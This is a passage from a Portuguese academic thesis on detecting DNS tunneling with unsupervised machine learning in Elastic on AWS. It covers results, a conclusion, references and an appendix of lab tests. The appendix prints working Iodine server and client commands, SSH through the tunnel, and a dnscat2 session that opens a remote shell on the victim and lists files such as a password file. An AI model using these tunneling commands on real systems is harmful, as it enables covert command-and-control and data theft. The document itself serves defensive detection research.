


Figura 4.12: Linha do tempo para pontuação de anomalias

Uma lista de domínios confiáveis (whitelist) poderia ter sido aplicada nesta análise, melhorando a identificação da anomalia, porém, por se tratar de uma manipulação estática, que precisaria ser constantemente atualizada, optou-se por avaliar os resultados com as amostras originais. Também é importante ressaltar que alguns ataques do tipo ransomware registram domínios especificamente para os ataques ou ainda, adicionam prefixos semelhantes a subdomínios legítimos, concluindo a baixa eficiência de técnicas baseadas na elaboração de whitelists.

Em relação ao tempo de resposta da solução, podemos considerar que a utilização de parâmetros de pacotes, em sua maioria, possibilitou respostas praticamente em tempo real. O tempo de entrega total dos resultados da detecção são provenientes do somatório do tempo de coleta dos beats e envio para o bucket S3, realização do pools periódicos para alimentar os dados na plataforma Elastic e cálculo em tempo real pelo algoritmo de ML. O tempo de envio dos dados pelos beats e consolidação dos logs foi de 5 minutos, porém esses valores podem ser otimizados nos serviços AWS.

Os recursos de fluxo DNS não foram eficazes para detecção de ferramentas que geraram números reduzidos de consultas, porém a perspectiva de fluxo foi essencial para análises que dispensam o acesso à carga útil dos pacotes. Para métodos que utilizam os pacotes DNS, a avaliação dos nomes de domínio oferece a identificação de anomalias de forma eficiente, sem a necessidade de grandes janelas de eventos subsequentes ou acima da janela de bucket span. A detecção foi eficaz para ataques com larguras de banda menores ou em ocorrências esparsas.

O domínio malicioso *t1ns.lsbb.link* obteve as maiores pontuações para anomalia, em todos os eventos. O tráfego encapsulado foi classificado como crítico, entre 95 e 99, resultando em elevada acurácia principalmente para ferramentas que utilizam domínio próprio, sem camadas extras de criptografia. A detecção do domínio *alphasoc.xyz* comprova que o método não-supervisionado foi capaz de identificar um evento novo e desconhecido e a pontuação mais baixa 92 e 93, em comparação às demais ferramentas, foi devido ao reduzido número de consultas geradas.

A (Figura 4.13) representa os resultados dos métodos de detecção de forma resumida na visão do *Anomaly Explorer*, solução Elastic. A janela de visualização foi reduzida em 4 meses para melhor visualização dos eventos de navegação realizados neste laboratório. Os métodos de análises (*jobs*) foram sobrepostos e assim as diferentes perspectivas (pacotes e fluxos DNS) ofereceram resultados em conjunto. O domínio malicioso *t1ns.lsbb.link* apresentou as maiores pontuações em todos os eventos de simulação, para as ferramentas Iodine e Dnscat2. Os acessos ao domínio de tunelamento DNS foram classificados como críticos, entre 94 e 99. O somatório das anomalias identificou exatamente os momentos em que houve exfiltração de dados.




Figura 4.13: Linha do Tempo para Detecção de Tunelamento DNS




Figura 4.14: Linha do Tempo para Detecção de Tunelamento DNS - pontuação maior que 80

Para diminuir ruídos nas análises, é possível filtrar pontuações para anomalias acima de 80, resultando na identificação mais precisa dos eventos de tunelamento DNS (Figura 4.14). Domínios legítimos receberam pontuação relativamente alta (entre 80 e 94), mostrando que para acessar serviços na nuvem são necessárias consultas a vários subdomínios de um mesmo eTLD+1. Esta característica pode gerar falsos positivos caso a análise leve em consideração poucos parâmetros, focando apenas no número de camadas de subdomínios, por exemplo.

4.4.1 Anomalias na detecção de tunelamento DNS

A simulação com DnsExfiltrator demonstrou que existem métodos que contornam ou diminuem a efetividade do processo de detecção, como por exemplo: diminuir a quantidade de bytes transferidos por campo no pacote DNS, diminuir as camadas ou níveis do subdomínio e direcionar o túnel a um IP específico, reduzindo ou eliminando a presença de requisições nos servidores DNS resolvidores locais na rede. Parâmetros de pacotes DNS não foram efetivos na detecção de tunelamento para ferramentas que fazem conexão direta entre as máquinas. Apesar do aumento dos falsos positivos e diminuição na pontuação de criticidade, as anomalias ainda foram detectadas pelos parâmetros de tráfego de rede.

Os detectores de fluxo DNS, por não terem acesso ao conteúdo dos pacotes, identificaram testes com tráfego DNS através de túneis HTTPS. Apesar de tunelamento DoH (DNS over HTTPS) não ser o foco deste estudo, foram realizadas configurações de DNS proxy utilizando servidores públicos como Google (8.8.8.8) ou Quad9 (9.9.9.9) para encapsular e criptografar os fluxos DNS na rede. Desta forma, ao invés de visualizar inúmeras requisições DNS na rede durante o uso de ferramentas de tunelamento DNS, analisadores de pacotes passam a visualizar apenas comunicações HTTPS.

A utilização do protocolo HTTPS para encapsular consultas DNS (DoH) representa mais um desafio para os modelos de detecção de anomalias, por não contar com parâmetros específicos e em texto claro

dos pacotes DNS para análises. Porém nosso estudo dividiu os detectores de acordo com parâmetros de fluxo e tráfegos de rede, resultando na identificação de DoH com os mesmos níveis de acurácia dos testes realizados com DNSExfiltrator. É importante ressaltar, que apesar da identificação das anormalidades, os resultados apontam as máquinas envolvidas na comunicação, sem maiores detalhes sobre as consultas e subdomínios maliciosos, pela própria característica do tráfego criptografado.

Tal característica do modelo de detecção de tunelamento indica a possibilidade de expansão da metodologia para tráfego DNS criptografado, oferecendo um campo de pesquisa a ser explorado. Apesar da efetiva detecção do comportamento anormal durante tráfego DNS encapsulado via HTTPS, o modelo não consegue discernir entre uma navegação benigna na Internet, onde o usuário desejaria manter sua privacidade utilizando um DNS proxy para ocultar suas requisições, de tráfegos provenientes de ferramentas maliciosas que desejam contornar os mecanismos de segurança e monitoramento da organização.

5 CONCLUSÃO

Este trabalho propôs uma solução de detecção de tráfego tunelado DNS eficaz para as ferramentas Iodine, Dnscat2, DNSExfiltrator, DNSStager e Flightsim, em eventos de C2, exfiltração e infiltração de dados e testes do tipo heartbeat. Houve detecção de anomalias com altos níveis de acurácia, acima de 92%, mesmo em transferências de arquivos leves (em torno de 100kB ou menos) ou eventos com poucas requisições no canal tunelado. Como resultados, além da arquitetura integrada de soluções para detecção de anomalias em consultas DNS, foi construído um dataset a partir de ferramentas de tunelamento e consultas legítimas, podendo ser reaproveitado em futuras análises.

Os eventos maliciosos atingiram níveis críticos (variando de 92 a 99) comprovando que a metodologia, utilizando ML não-supervisionado, é adequada para detecção de desvios comportamentais em dados de registros de rede e requisições DNS, em termos de precisão, tempo de execução e possibilidade de implantação em ambientes reais. As anomalias são devidamente identificadas, mesmo em condições mais adversas como reduzido número de requisições e eventos esparsos. Os índices de falsos positivos são reduzidos a medida em que o modelo é exposto a uma maior quantidade de dados.

Na análise final, é possível identificar os domínios, subdomínios, máquinas envolvidas nas comunicações tuneladas, quantidade de informações trafegadas e vários parâmetros categorizados em níveis de anomalia nas amostras, em uma determinada linha do tempo. Com aplicação de filtros e manipulações nos dados, é possível percorrer os eventos de forma detalhada, assim como identificar os principais parâmetros influenciados durante o evento malicioso, confirmando a eficiência do processo na identificação de tunelamento DNS.

A estrutura proposta para integração de recursos na AWS, coleta e envio de dados para a solução ELK mostrou-se modular, com armazenamento de dataset flexível e operacional, podendo ser adaptada para compor soluções de defesa cibernética nas organizações. Os processos de coleta podem ser expandidos para abranger serviços locais e de outras plataformas em nuvem, de forma integrada e concentrando os registros na solução Elastic.

5.1 TRABALHOS FUTUROS

Como trabalhos futuros, a arquitetura proposta poderia ser expandida para outras plataformas de computação em nuvem, ajustando os sensores de coleta e configurando pontos de acesso também em redes *on-premise*. É possível melhorar sensores de coleta para registros DNS a partir do *AWS Route 53 Resolver*, processando os dados originais, que estão no formato de fluxos VPC, otimizando a indexação. O processo de indexação dos dados está em constante melhoria, sendo desenvolvidos em parcerias entre as empresas provedoras de serviços na nuvem e a solução Elastic Stack.

Ainda como extensão do estudo, inúmeras ferramentas de tunelamento DNS ou malwares podem ser testadas, além de treinamento de outros modelos de ML supervisionados ou de classificação, adicionando

novas perspectivas e inferências. Com a arquitetura proposta e a devida adaptação de parâmetros, é possível desenvolver análises para tráfego DNS criptografado, DoT (DNS sobre TLS) e DoH (DNS sobre HTTPS), que representam desafios extras na detecção de tráfego DNS tunelado.

REFERÊNCIAS BIBLIOGRÁFICAS

- 1 RUSSO, A. J. *PT*. Filbert Pub., 2003. Disponível em: <<https://aws.amazon.com/pt/route53/what-is-dns/>>.
- 2 RUSSO, A. J. *PT*. Filbert Pub., 2003. Disponível em: <<https://aws.amazon.com/pt/blogs/networking-and-content-delivery/secure-your-amazon-vpc-dns-resolution-with-amazon-route-53-resolver-dns-firewall/>>.
- 3 WANG, Y.; ZHOU, A.; LIAO, S.; ZHENG, R.; HU, R.; ZHANG, L. A comprehensive survey on DNS tunnel detection. *Computer Networks*, Elsevier, v. 197, p. 108322, 2021.
- 4 ELASTIC Stack. 2022. <<https://www.elastic.co/pt/elastic-stack/>>. [Online; accessed: 07.25.2022].
- 5 COLLIER, R.; AZARMI, B. *Machine Learning with the Elastic Stack: Expert techniques to integrate machine learning with distributed search and analytics*. [S.l.]: Packt Publishing Ltd, 2019.
- 6 KHODJAEVA, Y.; ZINCIR-HEYWOOD, N. Network flow entropy for identifying malicious behaviours in dns tunnels. In: *The 16th international conference on availability, reliability and security*. [S.l.: s.n.], 2021. p. 1–7.
- 7 MOCKAPETRIS, P. V. *RFC1035: Domain names-implementation and specification*. [S.l.]: RFC Editor, 1987.
- 8 ISHIKURA, N.; KONDO, D.; VASSILIADES, V.; IORDANOV, I.; TODE, H. Dns tunneling detection by cache-property-aware features. *IEEE Transactions on Network and Service Management*, IEEE, v. 18, n. 2, p. 1203–1217, 2021.
- 9 AKAMAI finds 13 million malicious newly observed domains a month. 2022. <<https://www.scmagazine.com/analysis/malware/akamai-finds-13-million-malicious-newly-observed-domains-a-month>>. [Online; accessed: 11.02.2022].
- 10 AOQIN Dragon newly discovered. 2022. <<https://www.sentinelone.com/labs/aoqin-dragon-newly-discovered-chinese-linked-apt-has-been-quietly-spying-on-organizations-for-10-years/>>. [Online; accessed: 11.02.2022].
- 11 TALHA, M.; SOHAIL, M.; HAJJI, H. Analysis of research on amazon AWS cloud computing seller data security. *International Journal of Research in Engineering Innovation*, v. 4, n. 3, p. 131–136, 2020.
- 12 LIBERTY, E.; KARNIN, Z.; XIANG, B.; ROUESNEL, L.; COSKUN, B.; NALLAPATI, R.; DELGADO, J.; SADOUGHI, A.; ASTASHONOK, Y.; DAS, P. et al. Elastic machine learning algorithms in amazon sagemaker. In: *Proceedings of the 2020 ACM SIGMOD International Conference on Management of Data*. [S.l.: s.n.], 2020. p. 731–737.
- 13 MOCKAPETRIS, P. V. *RFC1034: DOMAIN NAMES - CONCEPTS AND FACILITIES*. [S.l.]: RFC Editor, 1987.
- 14 TATANG, D.; QUINKERT, F.; DOLECKI, N.; HOLZ, T. A study of newly observed hostnames and DNS tunneling in the wild. *arXiv preprint arXiv:1902.08454*, 2019.
- 15 EKMAN, E.; ANDERSSON, B. *Iodine*. 2016. <<https://code.kryo.se/iodine/>>. [Online; accessed: 05.05.2022].

- 16 BOWES, R. *Dnscat2*. 2015. <<https://github.com/iagox86/dnscat2>>. [Online; accessed: 05.04.2022].
- 17 DNSExfiltrator. 2018. <<https://github.com/Arno0x/DNSExfiltrator>>. [Online; accessed: 05.23.2022].
- 18 ALPHASOC. 2022. [Online; accessed: 07.25.2022]. Disponível em: <<https://github.com/alphasoc/>>.
- 19 BEATS Reference. 2022. <<https://www.elastic.co/guide/en/beats/libbeat/8.5/beats-reference.html>>. [Online; accessed: 07.25.2022].
- 20 WHAT'S is Kibana. 2022. <<https://www.elastic.co/pt/what-is/kibana>>. [Online; accessed: 07.25.2022].
- 21 PERFORMING Population Analysis. 2022. <<https://www.elastic.co/guide/en/machine-learning/current/ml-configuring-populations.html>>. [Online; accessed: 07.25.2022].
- 22 VEASEY, T. J.; DODSON, S. J. Anomaly detection in application performance monitoring data. *International Journal of Machine Learning and Computing*, IACSIT Press, v. 4, n. 2, p. 120, 2014.
- 23 BAI, H.; LIU, G.; ZHAI, J.; LIU, W.; JI, X.; YANG, L.; DAI, Y. Refined identification of hybrid traffic in DNS tunnels based on regression analysis. *ETRI Journal*, Wiley Online Library, v. 43, n. 1, p. 40–52, 2021.
- 24 CHEN, S.; LANG, B.; LIU, H.; LI, D.; GAO, C. DNS covert channel detection method using the lstm model. *Computers & Security*, Elsevier, v. 104, p. 102095, 2021.
- 25 D'ANGELO, G.; CASTIGLIONE, A.; PALMIERI, F. DNS tunnels detection via DNS-images. *Information Processing & Management*, Elsevier, v. 59, n. 3, p. 102930, 2022.
- 26 BAI, H.; LIU, W.; LIU, G.; DAI, Y.; HUANG, S. Application behavior identification in DNS tunnels based on spatial-temporal information. *IEEE Access*, IEEE, v. 9, p. 80639–80653, 2021.
- 27 LYU, M.; GHARAKHEILI, H. H.; SIVARAMAN, V. A survey on dns encryption: Current development, malware misuse, and inference techniques. *ACM Computing Surveys (CSUR)*, ACM New York, NY, 2022.
- 28 NGUYEN, T. A.; PARK, M. DoH tunneling detection system for enterprise network using deep learning technique. *Applied Sciences*, MDPI, v. 12, n. 5, p. 2416, 2022.
- 29 VRIES, L. *Detection of DoH tunnelling: Comparing supervised with unsupervised learning*. Dissertação (Mestrado) — University of Twente, 2021.
- 30 MHASKAR. *Mhaskar/dnsslayer: Hide your payload in DNS*. 2022. [Online; accessed: 07.25.2022]. Disponível em: <<https://github.com/mhaskar/DNSStager>>.
- 31 HERRMANN, D.; BANSE, C.; FEDERRATH, H. Behavior-based tracking: Exploiting characteristic patterns in dns traffic. *Computers & Security*, Elsevier, v. 39, p. 17–33, 2013.
- 32 PACKETBEAT References - Getting Start. 2022. <<https://www.elastic.co/guide/en/beats/packetbeat/7.8/packetbeat-getting-started.html>>. [Online; accessed: 07.28.2022].
- 33 PACKETBEAT References - Configuration Flows. 2022. <<https://www.elastic.co/guide/en/beats/packetbeat/7.8/configuration-flows.html>>. [Online; accessed: 07.28.2022].
- 34 PACKETBEAT References for DNS Fields. 2022. <<https://www.elastic.co/guide/en/beats/packetbeat/current/exported-fields-dns.html?baymax=rec&rogue=rec-1&elektra=guide>>. [Online; accessed: 07.28.2022].

35 FILEBEAT References - Quick Start. 2022. <<https://www.elastic.co/guide/en/beats/filebeat/current/filebeat-installation-configuration.html>>. [Online; accessed: 07.28.2022].

36 FILEBEAT References - Exported Fields. 2022. <<https://www.elastic.co/guide/en/beats/filebeat/current/exported-fields-aws.html>>. [Online; accessed: 07.28.2022].

37 DNS fields: Packetbeat reference [8.5]. 2022. Disponível em: <<https://www.elastic.co/guide/en/beats/packetbeat/current/exported-fields-dns.html>>.

APÊNDICES

I. FERRAMENTAS DE TUNELAMENTO DNS

Neste apêndice serão detalhados os processos de instalação dos módulos agentes das ferramentas de tunelamento DNS utilizadas neste trabalho. Também serão descritos os testes realizados, de acordo com o objetivo da ferramenta, assim como informações de utilização prática no laboratório de testes configurado na plataforma em nuvem AWS.

I.1 TESTES IODINE

Na instância cliente EC2 do laboratório, Ubuntu 20.0, foi simulado o ataque estabelecendo um canal C2 com o servidor Kali Linux, utilizando o Iodine. Primeiramente, são iniciadas as configurações com o módulo servidor da ferramenta para iniciar o recebimento das consultas do cliente. Os parâmetros fornecidos no servidor malicioso são: o IP para comunicação no túnel 10.10.10.1 (esse escopo não deve estar sendo usado nas máquinas), senha compartilhada entre cliente e servidor e domínio malicioso, conforme Figura I.1.

```
root@kali: ~
└─ root@kali: [~]
# iodined -c -f 10.10.10.1 -P 123456 t1.lsbb.link
Opened dns0
Setting IP of dns0 to 10.10.10.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Listening to dns for domain t1.lsbb.link
```

Figura I.1: Iodine - Configuração módulo servidor

No lado da máquina atacada, a ferramenta Iodine é instalada, compilada e os seguintes parâmetros são fornecidos para conectar no túnel já pré-estabelecido pelo servidor: o domínio malicioso *t1.lsbb.link* e a senha compartilhada, conforme Figura I.2. O canal é estabelecido e é fornecido um IP para o cliente no mesmo escopo do servidor, no caso 10.10.10.5 pois representava a quarta sessão de túnel estabelecido no servidor. Nesta conexão, alguns parâmetros são ajustados como o método de codificação (Base128 para upstream e Raw para downstream), o tipo de RRs (TXT) e o modo de transmissão das mensagens (*lazy mode*). É possível verificar na Figura I.3 que uma interface **dns** é criada na máquina cliente.

```
Menu
root@ip-172-31-35-139: ~
File Edit View Search Terminal Help
root@ip-172-31-35-139:~# iodine -f -r t1.lsbb.link
Enter password:
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for t1.lsbb.link to 127.0.0.53
Autodetecting DNS query type (use -t to override) iodine: Got NOTIMP as reply: server does not support our request
...iodine: Got NOTIMP as reply: server does not support our request
...iodine: Got NOTIMP as reply: server does not support our request
Using DNS type TXT queries
Warning ok, both using protocol v 4x0000502. You are user #3
Setting IP of dns0 to 10.10.10.5
Setting MTU of dns0 to 1130
Server tunnel IP is 10.10.10.1
Skipping raw mode
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
Autodetecting downstream codec (use -O to override)
Switching downstream to codec Raw
Server switched downstream to codec Raw
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -n fragsize)
768 ok... 1152 ok... ...1344 not ok... ...1248 not ok... ...1200 not ok... 1176 ok... ...1188 not ok... will use 1176-2=1174
Setting downstream fragment size to max 1174...
Connection setup complete, transmitting data.
```

Figura I.2: Iodine - Configuração módulo cliente

```

dns0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1130
    inet 10.10.10.2 netmask 255.255.255.224 destination 10.10.10.2
    unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 11 bytes 924 (924.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 18 bytes 1476 (1.4 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:32:ce:ad:8a txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 ]

ens5: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 172.31.35.139 netmask 255.255.240.0 broadcast 172.31.47.255
    inet6 fe80::877:13ff:fe52:fe22 prefixlen 64 scopeid 0x20<link>
    ether 0a:77:13:52:fe:22 txqueuelen 1000 (Ethernet)
    RX packets 152785 bytes 164567744 (164.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 48179 bytes 37484419 (37.4 MB)

```

Figura I.3: Iodine - Interface de rede dns no cliente

A primeira sessão da máquina cliente no túnel Iodine recebeu o IP 10.10.10.2. Foi feita uma conexão SSH de teste à partir do Kali Linux para a máquina atacada visando mostrar as possibilidades de comprometimento dos recursos. Neste exemplo, o cliente possuía uma chave privada para acesso SSH dificultando o acesso, porém ainda demonstra o encapsulamento de comandos SSH via túnel DNS, conforme Figura I.4. É possível verificar acesso total à máquina via linha de comando.

```

ubuntu@ip-172-31-35-139: ~
# Host 10.10.10.2 found: line 1
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old

root@kali: ~ - [/home/kali]
# ssh -i "kali.pem" ubuntu@10.10.10.2
The authenticity of host '10.10.10.2 (10.10.10.2)' can't be established.
ECDSA key fingerprint is SHA256:Lkhii30AGDvGwCIfnvrh7XEN/mVv3Zn9vLRdwQw2BY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.2' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.13.0-1031-aws x86_64)

Ubuntu Desktop

Documentation:
http://netcubed-ami.s3-website-us-east-1.amazonaws.com/xworkspace/v1.5.1/
Login at https://3.144.245.169 to access the Ubuntu MATE desktop environment.
Run 'conda activate' to enable the Conda environment used by Jupyter.

System information as of Mon Jul 11 10:02:20 UTC 2022

System load:                0.0
Usage of /:                  68.9% of 19.32GB
Memory usage:               9%
Swap usage:                 0%
Processes:                  182
Users logged in:            0
IPV4 address for br-b0126f86fb02: 172.18.0.1
IPV4 address for br-d5fe7c4ee492: 172.19.0.1
IPV4 address for dns0:      10.10.10.2
IPV4 address for docker0:   172.17.0.1
IPV4 address for ens5:      172.31.35.139

29 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

ubuntu@ip-172-31-35-139: ~$

```

Figura I.4: Iodine - SSH para máquina atacada

As máquinas clientes estão usando o servidor DNS Bind9 como resolvidor e os registros de consultas durante a invasão da máquina Ubuntu 20.0 (172.31.35.139) podem ser visualizados na Figura I.5. Os registros mostram várias consultas ao servidor DNS resolvidor com dados formatados em Base128 e concatenados ao subdomínio malicioso *t1.lsbb.link*.

Na Figura I.8, é possível verificar a criação de sessão "dns", número 1, no servidor Kali Linux com a máquina cliente Ubuntu. Para entrar na sessão, o comando *session -i 1* permite executar comandos especificamente para a máquina escolhida, pois há a possibilidade de múltiplas sessões. Os alertas de segurança são mostrados, pois o cliente não usou a chave compartilhada como parâmetro de conexão. Dentro da sessão 1 foi digitado o comando *shell*, criando uma sessão 2 (túnel dentro de outro túnel), possibilitando executar comandos de controle e comando na máquina atacada e neste exemplo, os arquivos locais foram visualizados.

```

dnscat2>
dnscat2> session
0 :: main [active]
  crypto-debug :: Debug window for crypto stuff [*]
  dns1 :: DNS Driver running on 0.0.0.0:53 domains = t1.lsbb.link [*]
  1 :: command (ip-172-31-35-139) [encrypted, NOT verified] [*]
dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Omelet Horsed Abate Tattoo Unborn Becur1
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

command (ip-172-31-35-139) 1> shell
sent request to execute a shell
command (ip-172-31-35-139) 1> New window created: 2
shell session created!
Client sent a bad sequence number (expected 55768, received 55758); re-
Client sent a bad sequence number (expected 55768, received 55758); re-
sh (ip-172-31-35-139) 2> ls
sh (ip-172-31-35-139) 2> dnscapy
dnscat2
flightsim
go
p01.8.linux-amd64.tar.gz
pulsar
senhas.txt
senhas.txtes
snap
Client sent a bad sequence number (expected 59693, received 59661); re-
basel
Client sent a bad sequence number (expected 59698, received 59693); re-
Client sent a bad sequence number (expected 59698, received 59693); re-
sh (ip-172-31-35-139) 2>
  
```

Figura I.8: Dnscat2 - SSH para o cliente Linux

Enquanto os testes de tunelamento foram executados, registros de consultas DNS foram coletados do servidor resolvidor Bind9, Figura I.9. É possível verificar as inúmeras consultas em dados codificados em hexadecimal e concatenados ao domínio malicioso *t1.lsbb.link*, utilizando de forma alternada os RRs do tipo TXT, CNAME e MX.

```

00e037786e16a4e4f0903e145937f0; t1.lsbb.link IN TXT #EOL# (172.31.28.40)
11 11:57:23 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#59665 (3ae210ac3f636a235f4e893a8a22b76fd; t1.lsbb.link): quer
00e037786e16a4e4f0903e145937f0; t1.lsbb.link IN CNAME #EOL# (172.31.28.40)
11 11:57:24 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#49325 (fcf6017240c74007889d9a3de708a99c; t1.lsbb.link): quer
4e49724074007889d9a3de708a99c; t1.lsbb.link IN TXT #EOL# (172.31.28.40)
11 11:57:24 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#6495 (2ca0010c3386a0ed9a0203a9d7401ef; t1.lsbb.link): quer
2ca0010c3386a0ed9a0203a9d7401ef; t1.lsbb.link IN TXT #EOL# (172.31.28.40)
11 11:57:25 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#59265 (1ce401724088a5a97453030a9b21430; t1.lsbb.link): quer
1ce401724088a5a97453030a9b21430; t1.lsbb.link IN MX #EOL# (172.31.28.40)
11 11:57:25 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#59265 (1ce401724088a5a97453030a9b21430; t1.lsbb.link): quer
1ce401724088a5a97453030a9b21430; t1.lsbb.link IN MX #EOL# (172.31.28.40)
11 11:57:26 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#48900 (5937017240e01e7e0a90c2030fb05717ef; t1.lsbb.link): quer
5937017240e01e7e0a90c2030fb05717ef; t1.lsbb.link IN TXT #EOL# (172.31.28.40)
11 11:57:26 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#42470 (9799010c3a2ac7243405603a05b0b09a; t1.lsbb.link): quer
9799010c3a2ac7243405603a05b0b09a; t1.lsbb.link IN MX #EOL# (172.31.28.40)
11 11:57:27 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#36780 (sst.gstatic.com IN #EOL# (172.31.28.40)
